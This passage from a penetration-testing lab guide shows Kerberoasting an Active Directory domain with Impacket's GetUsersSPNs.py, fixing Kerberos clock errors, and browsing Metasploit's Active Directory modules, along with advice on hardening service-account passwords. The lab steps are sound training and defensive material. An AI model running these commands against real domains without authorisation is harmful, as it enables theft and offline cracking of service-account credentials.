1. As the above screenshot shows, we have quite a few different tools. You can explore this further. For our purposes, we are interested in **GetUsersSPNs.py**.
2. Before we start, we want to make an entry in the **/etc/hosts** file so we can reference the domain name. Open it in your favorite editor and enter the **IP address** mapped to the domain of the server. An example of this is shown in the following screenshot.




1. Save the file, and enter **./GetUsersSPNs.py -request LPT.com/CPENT**. The results of the output of this command are shown in the following screenshot.



1. If you get the **Clock error**, it is because time **synchronization** is very important in **Kerberos**. Therefore, change the time of your Parrot machine to match that of the Domain Controller and try again. However, it will still fail, so the best method is to sync with the Domain Controller. Enter the commands shown in the following screenshot.



1. This syncs the time. Run the command again. An example of the output is shown in the following screenshot.




1. This was much easier than trying to do it on the actual machine. As long as we have the credentials of a user, we can use this route as well. It is important to understand that Kerberoasting collects the service accounts along with their correlating password hash.
2. It is possible to reverse these hashes in a relatively short duration if the password is based on a weakly defined word. Enterprises should review their own service accounts in Active Directory to verify if they are actually necessary.
3. The service accounts that are required should be set with a complex non-dictionary based password.
4. In our testing engagements, we want our clients to realize that when they use strong passwords or pass phrases, this cracking will take a long time. Another method is to set up multi-factor authentication, which is a deterrent as well.
5. Next, we will look at the capability of enumeration and exploiting Active Directory with Metasploit.
6. As is apparent throughout this section, we must have access on a machine within the Active Directory to perform the best possible and most complete enumeration of Active Directory.
7. In your Parrott machine, startup the Metasploit tool by entering the following two commands:
   * **service postgresql start**
   * **msfconsole**
8. Once the console loads, enter **search activedirectory**. An example of the results of the search is shown in the following screenshot.




1. As the above screenshot shows, we have the Impacket tool as well here. However, let us first look at the post module. Enter that, and then enter **info** to read about the module. An example of the output from the command is shown in the following screenshot.



1. As the above screenshot shows, we can use this once we get our access shell. Let us now look at the next module. An example of the output of the command is shown in the following screenshot.



1. An example of the info command is shown in the following screenshot.



1. As we can see, we have quite a bit of information that the module can extract. As with most of these modules, we need to do this from a compromised machine.
2. We have explored a variety of Active Directory attacks. The key here, similar to other newer attacks, is that credentials as well as access to a machine within the domain is required. Note that we performed all these attacks without using **mimikatz**!
3. The lab objectives have been achieved.